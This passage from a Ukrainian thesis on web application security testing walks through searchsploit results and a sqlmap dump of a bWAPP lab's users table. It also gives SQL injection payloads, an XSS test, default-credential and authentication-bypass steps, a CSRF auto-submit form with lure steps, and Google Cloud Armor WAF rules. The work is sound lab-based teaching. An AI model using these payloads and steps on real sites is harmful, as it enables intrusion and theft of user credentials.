FreeBSD OpenSSH 3.5p1 - Remote Command Execut | exploits/freebsd/remote/17462.txt  
Novell Netware 6.5 - OpenSSH Remote Stack Ove | exploits/novell/dos/14866.txt  
OpenSSH 1.2 - '.scp' File Create/Overwrite | exploits/linux/remote/20253.sh  
OpenSSH 2.3 < 7.7 - Username Enumeration | exploits/linux/remote/45233.py  
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | exploits/linux/remote/45210.py  
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by | exploits/unix/remote/21314.txt  
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Bu | exploits/linux/remote/21402.txt  
OpenSSH 3.x - Challenge-Response Buffer Overf | exploits/unix/remote/21578.txt  
OpenSSH 3.x - Challenge-Response Buffer Overf | exploits/unix/remote/21579.txt  
OpenSSH 4.3 p1 - Duplicated Block Remote Deni | exploits/multiple/dos/2444.sh  
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Esc | exploits/linux/local/41173.c  
OpenSSH 7.2 - Denial of Service | exploits/linux/dos/40888.py  
OpenSSH 7.2p1 - (Authenticated) xauth Command | exploits/multiple/remote/39569.py  
OpenSSH 7.2p2 - Username Enumeration | exploits/linux/remote/40136.py  
OpenSSH < 6.6 SFTP (x64) - Command Execution | exploits/linux_x86-64/remote/45000.c  
OpenSSH < 6.6 SFTP - Command Execution | exploits/linux/remote/45001.py  
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | exploits/linux/local/40962.txt  
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | exploits/linux/remote/40963.txt  
OpenSSH < 7.7 - User Enumeration (2) | exploits/linux/remote/45939.py  
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users | exploits/linux/remote/26.sh  
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery | exploits/linux/remote/25.c
```

Рисунок 2.5 – Результат пошуку експлойтів для openssh

4. Searchsploit для vnc.

```
root@kali:~# searchsploit vnc
-----
Exploit Title | Path
(-----|-----)
(-----|-----)
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1 | exploits/windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remot | exploits/osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service | exploits/windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Deni | exploits/linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit) | exploits/windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metas | exploits/windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass | exploits/windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol | exploits/windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remot | exploits/windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service | exploits/windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial | exploits/windows/dos/6181.php
SmartCode ServerX VNC Server ActiveX 1.1.5.0 | exploits/windows/dos/14634.txt
SmartCode VNC Manager 3.6 - 'scvncctrl.dll' D | exploits/windows/dos/3873.html
Sun SunPci II VNC Software 2.3 - Password Dis | exploits/unix/local/21592.c
TightVNC - Authentication Failure Integer Ove | exploits/windows/dos/8024.py
Ultr@VNC 1.0.1 - 'client Log::ReallyPrint' Bu | exploits/windows/dos/1643.c
Ultr@VNC 1.0.1 - 'client Log::ReallyPrint' Re | exploits/windows/remote/1664.py
Ultr@VNC 1.0.1 - 'VNCLog::ReallyPrint Remote B | exploits/windows/dos/1642.c
UltraVNC 1.0.1 - Client Buffer Overflow (Meta | exploits/windows/remote/16490.rb
UltraVNC 1.0.1 - Multiple Remote Error Loggin | exploits/windows/remote/27568.py
UltraVNC 1.0.1 - Multiple Remote Error Loggin | exploits/windows/remote/27569.txt
```

Рисунок 2.6 – Результат пошуку експлойтів для vnc

Пошук експлойтів для версій програмного забезпечення, яке встановлено на веб-сервері, не був успішним.

2.3.3 Тестування засобів перевірки на можливість SQL-ін'єкцій

Тестування цієї вразливості виконується простим шляхом. В деяких випадка достатньо ввести «'» або «“» в формах, які проходять перевірку. При поверненні якогось несподіваного або незвичного можна зробити висновок, що SQL-injection вразливість присутня у цьому полі. Наприклад, введемо до полю пошуку фільму назву «Polic» і додамо символ «'» .




Рисунок 2.7 – Підтвердження можливості SQL-injection

Як результат – була отримана помилка, отже SQL-ін'єкція можлива.

Повертаємось до інструментів ОС Kali Linux та викликаємо на виконання наступну команду:

```
sqlmap -u 'http://192.168.31.130:80/bWAPP/sqli_1.php?title=' --  
cookie='PHPSESSID= b2a7d02cc634679f754fe391fb25f304' -T users ,
```

де -u – параметр, що необхідний для введення перед URL;

PHPSESSID – це ідентифікатор сесії, який знаходиться у менеджері cookies;

-T -- змінна назви таблиці.

Як результат виконання команди отримали дані з таблиці користувачів:

```
root@dreamHacker:~  
File Edit View Search Terminal Help  
[00:10:05] [WARNING] provided value for parameter 'title' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly  
[00:10:05] [INFO] resuming back-end DBMS 'mysql'  
[00:10:05] [INFO] testing connection to the target URL  
[00:10:05] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: title (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: title=' AND 8345=8345 AND '%'  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause  
Payload: title=' AND (SELECT 5299 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(5299=5299,1)))0x716a6a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '%'  
  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)  
Payload: title=' AND (SELECT * FROM (SELECT(SLEEP(5)))gejL) AND '%'  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 7 columns  
Payload: title=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162766271,0x6948686c6a7273494668534c42434c596a6a766c61417276786b71456d41644794a71744a426961,0x716a6a6a71),NULL,NUL  
L--  
[00:10:05] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL 5.0  
[00:10:05] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries  
[00:10:05] [INFO] fetching current database  
[00:10:05] [INFO] fetching columns for table 'users' in database 'bWAPP'  
[00:10:05] [INFO] fetching entries for table 'users' in database 'bWAPP'  
[00:10:05] [INFO] analyzing table dump for possible password hashes  
[00:10:05] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n  
do you want to crack them via a dictionary-based attack? [Y/n/q] n  
Database: bWAPP  
Table: users  
[2 entries]  
-----  
| id | admin | login | email | secret | password | activated | reset_code | activation_code |  
-----  
| 1 | 1 | A.I.M. | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | 6885858486f31043e5839c735d99457f045affd9 | 1 | NULL | NULL |  
| 2 | 1 | bee | bwapp-bee@mailinator.com | Any bugs? | 6885858486f31043e5839c735d99457f045affd9 | 1 | NULL | NULL |  
-----  
[00:10:08] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.sqlmap/output/192.168.31.130/dump/bWAPP/users.csv'  
[00:10:08] [INFO] fetched data logged to text files under: /root/.sqlmap/output/192.168.31.130  
[*] shutting down at 00:10:08
```

Рисунок 2.8 – Результат успішного виконання команди sqlmap

2.3.4 Тестування можливості міжсайтового виконання сценаріїв

Одним зі шляхів перевірки наявності вразливостей XSS - перевірка, чи веб-додаток або -сервер відповідає на запити, які складаються з простих сценаріїв, з відповіддю HTTP, яка може виконатись браузером. Для виконання тесту потрібно ввести дані у форму реєстрації користувачів та надіслати їх на сервер. Прикладом даних, введення яких можливе: `<script> alert(1) </script>`. При наявності вразливостей, які приводять до XSS користувач побачить відповідне вікно, яке зображене на рис. 2.9.




Рисунок 2.9 – Результат XSS-атаки

2.3.5 Тестування засобів автентифікації

Тест засобів автентифікації означає розуміння шляхів виконання процесу автентифікації, та застосування цієї інформації з метою обійти механізм автентифікації.

1. Визначити чи інформація, яка використовується при автентифікації, передається зашифрованим каналом, для уникнення перехоплення її хакерами (застосовувалась утиліта Wireshark в якості перехоплювача заголовків пакетів і для їх перевірки). Припустимо, що на сторінці авторизації знаходиться форма з такими полями : «User», «Password» та кнопка підтвердження «Submit» для авторизації та представлення доступу до веб-додатку. Звернемо увагу на заголовок запиту:

POST http:// www.siteexample.com /AuthenticationServlet HTTP/1.1

В даному прикладі чітко видно, що POST-request надсилає дані для обробки на сторінку `www.siteexample.com/Authenticationform`, з використанням HTTP. Отже, інформація передається незашифрованою, через

що злочинець отримує можливості для перехоплення імені та паролю користувача, шляхом звичайного прослуховування мережі.

Також можна перевірити, чи можлива передача інформації методом POST через HTTPS:

При використанні веб-додатком протоколу HTTPS для шифрування даних, заголовок POST-request виглядатиме так:

POST https://www. siteexample.com:443/cgi-bin/login.cgi HTTP/1.1

Очевидно, що запит надіслано з використанням протоколу HTTPS. Це дає гарантії, що відправка облікових даних здійснюється по зашифрованому каналу, тому зловмисник не зможе їх зчитати, використовуючи аналізатор.

2. Перевірити можливість авторизації з допомогою використання облікових даних профілю за замовчуванням:

1) Спробувати застосувати для аутентифікації популярні імена користувачів - "administrator", "system", "root", "super", "admin", "operator" або "guest". Якщо виявляється уразливість програми до переліку стандартних імен, і вдається ідентифікувати будь-яке з них, успішною може бути спроба підбору подібних паролів. Далі варто виконати спробу та вказати порожній пароль.

2) Користувачі часто використовують назву організації в якості логіну. Тобто, при тестуванні застосунку, назва якого "Obsecurity", варто спробувати до використання пари obscurity / obscurity або іншу подібну комбінацію логіну та паролю.

3) Адреси робочої електронної пошти вимагають певної форми імен профілів користувачів, наприклад: якщо співробітника звати Viktor Komarov він має адресу пошти vkomarov@example.com, можливо дізнатись імена системних адміністраторів в соц. мережах та підібрати логін відповідно до вже відомої форми.

4) Визначити джерела скрипту та сторінки. В джерелі можна знайти різні посилання на облікові дані. Крім того, при наявності дійсного облікового запису, можна увійти та порівняти запити та відповіді для дійсних та недійсних авторизацій. Або спробувати знайти дані облікових записів, які були помічені у коментарях до вихідного коду. Також переглядати резервні каталоги або копії, у яких можна знайти цікавий код та коментарі.

3. Тестування механізму блокування на слабкість, з метою оцінювання можливостей механізму, щодо контр-дій спробам брутфорсу пароля:

1) Зробити декілька спроб увійти до системи з неправильним паролем.

2) Виконувати дійсний вхід до системи щоразу після недійсного, для того, щоб упевнитися у коректності роботи механізму блокування .

3) Якщо сторінка входу повертає запис типу "Обліковий запис заблоковано", спробуйте увійти з вірними даними через 5-15 хв..

4) Тестування можливості обходу системи авторизації:

a) Спробувати отримати доступ безпосередньо до захищеної сторінки через адресне поле браузера.

b) У випадку, коли перевірка успішної реєстрації додатку здійснюється на базі параметрів з фіксованим значенням, користувач має змогу змінити значення цих параметрів для отримання доступу до захищених частин веб-додатку, не надаючи при цьому дійсних облікових даних.

c) Якщо відомий механізм генерації ідентифікатора сеансу, тоді можна знайти його дійсне значення і з легкістю отримати доступ до системи, під іменем аутентифікованого користувача.

d) Ін'єкція SQL.

4. Тестування на запам'ятовування функціональності пароля:

1) Знайти паролі у файлі cookie. Переглянути файли cookie, які були збережені програмою. Та переконатись, що облікові дані хешовані, а не зберігаються у відкритому форматі.

2) Визначити механізм хешування. Якщо воно здійснюється відомим алгоритмом, перевірити його на міцність. Зробити декілька спроб з різними іменами користувачів для перевірки можливості визначення хеш-функції.

3) Розглянути інші ділянки форми, які також є чутливими. Наприклад, відповідь на секретне запитання, яке потрібно занести до форми відновлення пароля або ж з метою розблокування аккаунту.

2.3.6 Тестування можливості витоку конфіденційних даних

Необхідно забезпечити захищеність чутливої інформації під час її передачі мережею. Першим кроком є визначення портів, що містять перенесені TLS / SSL -служби. У прикладі виконується пошук SSL-служб з використанням утиліти `nmap` з опцією «-sV», застосування якої описано вище у кваліфікаційній роботі, вона також здатна до ідентифікації SSL-сервісів. Виконання даної операції можна здійснити з допомогою інструмента `nmap` та команди, яка зображена нижче:

```
nmap -sV --reason -PN -n --top-ports 100 www.example.com,
```

де:

-sV – аналіз сервісів що знаходяться на портах,

--reason – забезпечує пошук способу встановлення з'єднання з портом,

-PN – дозволяє виконати перевірку всіх доступних хостів,

--top-ports 100 – атрибут, який запускає сканування портів та їх кількість,

www.eexample.com – URL-адреса, підлягає скануванню.

Перевірити алгоритми шифрування на стійкість, що містяться у SSL/HTTP – службі на 443 порту виконується з викликом команди

```
nmap -sV --script ssl-enum-ciphers -p 443 <host>
```

Якщо веб-додатком не використовуються захищені протоколи, такі як: TLS, SSL або HTTPS; для розкриття конфіденційних даних додатку налаштовується sniffing з використання утиліт Wireshark і tcpdump, згодом, як результат, визначено логін, пароль та чутлива (конфіденційна) інформація щодо функціонування компанії. Також не завадить та, навіть, може дати успішний результат перевірки наявності важливих даних у вихідному коді або журналах. Здійснимо перевірку кодування паролю або encryption ключа з вихідного коду або конфігураційних файлів викликом команди, яка наведена нижче:

```
* grep -r -E "Pass | password | pwd | user | guest | admin | encry | key | decrypt | sharekey " ./PathToSearch/
```

Наступні кроки на етапі тестування даної вразливості полягають у аналізі на наявність експлоїтів до встановлених служб та даних про сервери та ОП з використанням Metasploit Framework.

2.3.7 Тестування можливості атаки Cross-Site Request Forgery

1. Тестування чорного ящика.

Тестування передбачає наявність списку URL-адреси, які знаходяться в аутентифікованій(обмеженій) області. Якщо ви володієте законними правами, ви можете мати одну з двох ролей - нападника і жертву. Ви при цьому матимете перелік URL-адрес, які підлягають перевірці, що можливо виконати звичайним переглядом програми. У випадку, якщо ви не маєте дійсних повноважень, необхідно виконати реальну атаку, що означає спонукання

користувача, який має відповідні необхідні привілеї, до дійсного входу. Це вимагає застосування певних прийомів соціальної інженерії. Інструкція з проведення тесту:

- 1) Визначаємо посилання, яке потрібно протестувати, наприклад, та записуємо його у змінну `u` = <http://www.eexample.com/action> ;
- 2) створюємо веб-сторінку, яка містить HTTP-request, що посилається на URL, який записаний в змінну `u` (усі відповідні параметри зазначені; у випадку використання GET-запиту це просто, тоді як при застосуванні POST-запиту необхідно використати Javascript скрипт);
- 3) переконуємось, що юзер успішно авторизувався у програмі;
- 4) спонукаємо його перейти за посиланням, що вказує на адресу, яку потрібно перевірити (використовуємо прийоми соціальної інженерії, якщо відсутня можна видати себе за дійсного);
- 5) спостерігаємо за результатом, тобто перевіряємо, чи виконав веб-сервер запит.

2. Проводимо тест програми, для переконання, що сеанси є вразливим. Додаток є вразливим у випадку коли процеси керування сеансом покладається лише на клієнтські значення (інформацію, яка доступна браузеру). "Значення на стороні клієнта" - це файли cookie, які містять в собі ідентифікаційні дані HTTP-аутентифікації (на рівні програми). Ресурси, доступ до яких можна отримати з допомогою запитів HTTP-GET, є вразливими, хоч і POST-request автоматизується через Javascript і також використовує дану вразливість. Отже, застосування лише POST-запиту недостатньо, щоб запобігти появу вразливостей CSRF. Для POST-запиту можна застосовувати інструкцію наведену нижче:

- 1) Створити HTML, як показано нижче.

- 2) Оновити HTML на шкідливому сайті.
- 3) Вислати посилання <http://maliciousite/CSRF.html> цілі, під будь-яким виглядом, щоб спонукати її перейти за ним.

```
<html>
<body onload='document.CSRF.submit()>
<form      action='http://tagetWebsite/Authenticate.jsp'      method='POST'
name='CSRF'>
    <input type='hidden' name='name' value='Hacked'>
    <input type='hidden' name='password' value='Hacked'>
</form>
</body>
</html>
```

2.3.8 Тестування відсутності контролю рівня доступу на функціональному рівні

Хто завгодно, маючи мережевий доступ до додатка, має можливість надіслати запит, йому адресований. Через це веб-застосункам необхідна перевірка прав доступу до функцій різного рівня та всіх дій, які викликані будь-яким користувачем. Злочинці мають змогу проникнути в критичні області додатків, без належної авторизації, у випадку, коли перевірки не виконуються і не застосовуються. Використовуємо Burp to для тестування цієї вразливості. Діємо за покроковою інструкцією, що описана нижче:

1. Увійти до облікового запису одного зі співробітників. Для цього використовуємо "Larry".
2. Повернутися до Burp to. Переходимо за вкладкою Proxy "Intercept" щоб переконатись, що процес перехоплення почато.




Рисунок 2.10 – Перевірка, чи запущений процес перехоплення

3. У браузері натискаємо кнопку "Переглянути профіль". Burp to захоплює запит, який можна відредагувати та переслати далі.




Рисунок 2.11 – Результат запиту

4. Ще один спосіб легко знайти та відредагувати змінні можна знайти на вкладці "Params". У прикладі зміни "employee_id" з "101" на "102". Після редагування запити, натискаємо на клавішу "Вперед". В даній ситуації варто натиснути цю кнопку більше ніж один раз для отримання відповідної відповіді від веб-сервера та ознайомитись з результатами у веб-застосунку.




Рисунок 2.12 – Зміна значення змінної у вкладці параметрів

5. Програма надає користувачу можливість отримувати доступ до чужого профілю. Під час редагування змінних у запиті, елементи керування доступом були обхідними.

2.4 Налаштування Google Cloud Armor WAF для захисту веб-додатка.

Правила Google Cloud Armor - це складні правила брандмауера веб-додатків (WAF) з десятками підписів, які створені на основі галузевих стандартів з відкритим вихідним кодом. Правила дозволяють Google Cloud Armor оцінювати десятки різних підписів трафіку, посилаючись на правила, а не вимагаючи від вас визначати кожен загрозу вручну. На рисунку нижче наведено повний список налаштованих правил WAF, доступних для використання в політиці безпеки Google Cloud Armor.

Google Cloud Armor rule name	ModSecurity rule name	Current status
<code>sqli-stable</code>	SQL injection	In sync with <code>sqli-canary</code>
<code>sqli-canary</code>	SQL injection	Latest
<code>xss-stable</code>	Cross-site scripting	In sync with <code>xss-canary</code>
<code>xss-canary</code>	Cross-site scripting	Latest
<code>lfi-stable</code>	Local file inclusion	In sync with <code>lfi-canary</code>
<code>lfi-canary</code>	Local file inclusion	Latest
<code>rfi-stable</code>	Remote file inclusion	In sync with <code>rfi-canary</code>
<code>rfi-canary</code>	Remote file inclusion	Latest
<code>rce-stable</code>	Remote code execution	In sync with <code>rce-canary</code>
<code>rce-canary</code>	Remote code execution	Latest
<code>methodenforcement-stable</code>	Method enforcement (public preview)	In sync with <code>methodenforcement-canary</code>
<code>methodenforcement-canary</code>	Method enforcement (public preview)	Latest
<code>scannerdetection-stable</code>	Scanner detection (public preview)	In sync with <code>scannerdetection-canary</code>
<code>scannerdetection-canary</code>	Scanner detection (public preview)	Latest
<code>protocolattack-stable</code>	Protocol attack (public preview)	In sync with <code>protocolattack-canary</code>
<code>protocolattack-canary</code>	Protocol attack (public preview)	Latest
<code>php-stable</code>	PHP injection attack (public preview)	In sync with <code>php-canary</code>
<code>php-canary</code>	PHP injection attack (public preview)	Latest
<code>sessionfixation-stable</code>	Session fixation attack (public preview)	In sync with <code>sessionfixation-canary</code>
<code>sessionfixation-canary</code>	Session fixation attack (public preview)	Latest

Рис. 2.4 – Список налаштованих правил WAF

Кожне налаштоване правило складається з декількох підписів. Вхідні запити обчислюються за налаштованими правилами. Запит відповідає попередньо налаштованому правилу, якщо запит відповідає будь-якому з підписів, пов'язаних із попередньо налаштованим правилом. Збіг трапляється, коли команда `evaluatePreconfiguredExpr()` повертає значення `true`. Якщо ви вирішите, що налаштоване правило обробляє занадто велику кількість трафіку або якщо воно блокує трафік, який потрібно дозволити, налаштування правил можна змінити. Щоб вимкнути підписи в певному попередньо налаштованому правилі, ви надаєте список ідентифікаторів небажаних сигнатур команді `evaluatePreconfiguredExpr()`.

На наступному прикладі наочно показано як виключити два ідентифікатора правил CRS з налаштованого правила XSS-stable WAF:

```
evaluatePreconfiguredExpr('xss-stable', ['owasp-crs-v020901-id981136-xss', 'owasp-crs-v020901-id981138-xss'])
```

Попередній приклад – це вираз мовою користувацьких правил. Загальний синтаксис виглядає наступним чином:

```
evaluatePreconfiguredExpr(RULE, ['SIGNATURE1', 'SIGNATURE2', 'SIGNATURE3'])
```



ВИСНОВКИ

1. На основі аналізу існуючих методики було з'ясовано, що більшість методів охоплюють широкий спектр проблем кібербезпеки, через що виникає необхідність використання додаткового часу, який витрачається на аналіз вразливостей відповідно до існуючих методів і вибір, зокрема, тих компонентів, які підходять для тестування веб-додатків.
2. З урахуванням аналізу основних типів мережових атак, способу захисту від них та наявних методологій для тестування інформаційної безпеки було запропоновано методику для тестування безпеки середовища веб-додатків з повним переліком та описом інструментів, які були використані для пошуку вразливостей.
3. В рамках запропонованої методики з тестування та аналізу інструментів Google Cloud Platform було визначено та описано рекомендації щодо використання влаштованих засобів та інструментів забезпечення безпеки, враховуючи необхідність мінімізувати витрати часу та ресурсів на налаштування параметрів захисту. Відповідно до дослідження, зроблено висновок, що для забезпечення безпеки веб-додатку, відповідно до створеної методології, в Google Cloud Platform достаньо використання засобу Google Cloud Armor WAF, який досить простий у використанні, гнучкий у налаштуванні та має вбудовані правила, які націлені на захист від основних загроз відповідно до OWASP Top 10.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Sankar R. Burpsuite – A Beginner’s Guide For Web Application Security or Penetration Testing [Електронний ресурс] / Ravi Sankar. – 2018. – Режим доступу до ресурсу: <https://kalilinuxtutorials.com/burpsuite/>. (last accessed: 21.04.2021)
2. Ricca F. <https://dl.acm.org/citation.cfm?id=381476> [Електронний ресурс] / F. Ricca, P. Tonella. – 2001. – Режим доступу до ресурсу: <https://dl.acm.org/citation.cfm?id=381476> (last accessed: 03.05.2021)
3. Ganore P. What Is A Web Server And How Does It Function? [Електронний ресурс] / Pravin Ganore. – 2017. – Режим доступу до ресурсу: <https://www.milesweb.com/blog/hosting/web-server-function/>. (last accessed: 01.05.2021)
4. How a Web server functions? [Електронний ресурс]. – 2006. – Режим доступу до ресурсу: <https://www.eukhost.com/blog/webhosting/how-a-web-serverfunctions/>. (last accessed: 11.04.2021)
5. Что такое веб-сервер [Електронний ресурс]. – 2019. – Режим доступу до ресурсу:
https://developer.mozilla.org/ru/docs/Learn/%D0%A7%D1%82%D0%BE_%D1%82%D0%B0%D0%BA%D0%BE%D0%B5_%D0%B2%D0%B5%D0%B1_%D1%81%D0%B5%D1%80%D0%B2%D0%B5%D1%80.
(last accessed: 14.04.2021)
6. Web Server and its Types of Attacks [Електронний ресурс]. – 2012. – Режим доступу до ресурсу: <https://www.greycampus.com/opencampus/ethicalhacking/web-server-and-its-types-of-attacks>. (last accessed: 19.05.2021)

7. Brewer J. Web Server Vulnerabilities and a Defense in Depth Strategy Using the Squid Proxy [Электронный ресурс] / Jim Brewer // GSEC Practical version 1.4b. – 2004. – Режим доступа до ресурсу:

<https://www.giac.org/paper/gsec/3729/web-server-vulnerabilities-defense-in-depthstrategy-squid-proxy/105970>. (last accessed: 13.04.2021)

8. 6 Common Website Security Vulnerabilities [Электронный ресурс] // Common places. – 2019. – Режим доступа до ресурсу:

<https://www.commonplaces.com/blog/6-common-website-security-vulnerabilities/>. (last accessed: 14.04.2021)

9. Web Server Vulnerabilities Attacks: How to Protect Your Organization [Электронный ресурс] // Tech Funnel. – 2018. – Режим доступа до ресурсу:

<https://www.techfunnel.com/information-technology/web-server-vulnerabilitiesattacks-how-to-protect-your-organization/>. (last accessed: 21.05.2021)

10. Уязвимости веб-приложений [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.ptsecurity.com/upload/corporate/ruru/analytics/Web-Vulnerabilities-2019-rus.pdf>. (last accessed: 02.04.2021)

11. Melnick J. Top 10 Most Common Types of Cyber Attacks [Электронный ресурс] / Jeff Melnick. – 2018. – Режим доступа до ресурсу:

<https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/> (last accessed: 07.03.2021)

12. Top 8 Network Attacks by Type in 2017 [Электронный ресурс] // CALYPTIX. – 2017. – Режим доступа до ресурсу: <https://www.calyptix.com/topthreats/top-8-network-attacks-type-2017/>. (last accessed: 05.05.2021)

13. Евтеев Д. SQL Injection от А до Я [Электронный ресурс] / Дмитрий Евтеев. – 2008. – Режим доступа до ресурсу: <https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev-AdvancedSQL-Injection.pdf>. (last accessed: 12.05.2021)
14. SQL инъекции. Проверка, взлом, защита [Электронный ресурс] // BVN2. – 2011. – Режим доступа до ресурсу: <https://habr.com/ru/post/130826/>. (last accessed: 13.05.2021)
15. How to Prevent SQL Injection Attacks [Электронный ресурс] // eSecurityPlanet. – 2018. – Режим доступа до ресурсу: <https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html>. (last accessed: 08.04.2021)
16. How to Protect Against SQL Injection Attacks [Электронный ресурс] // UC Berkeley. – 2019. – Режим доступа до ресурсу: <https://security.berkeley.edu/education-awareness/best-practices-how-articles/systemapplication-security/how-protect-against-sql>. (last accessed: 06.04.2021)
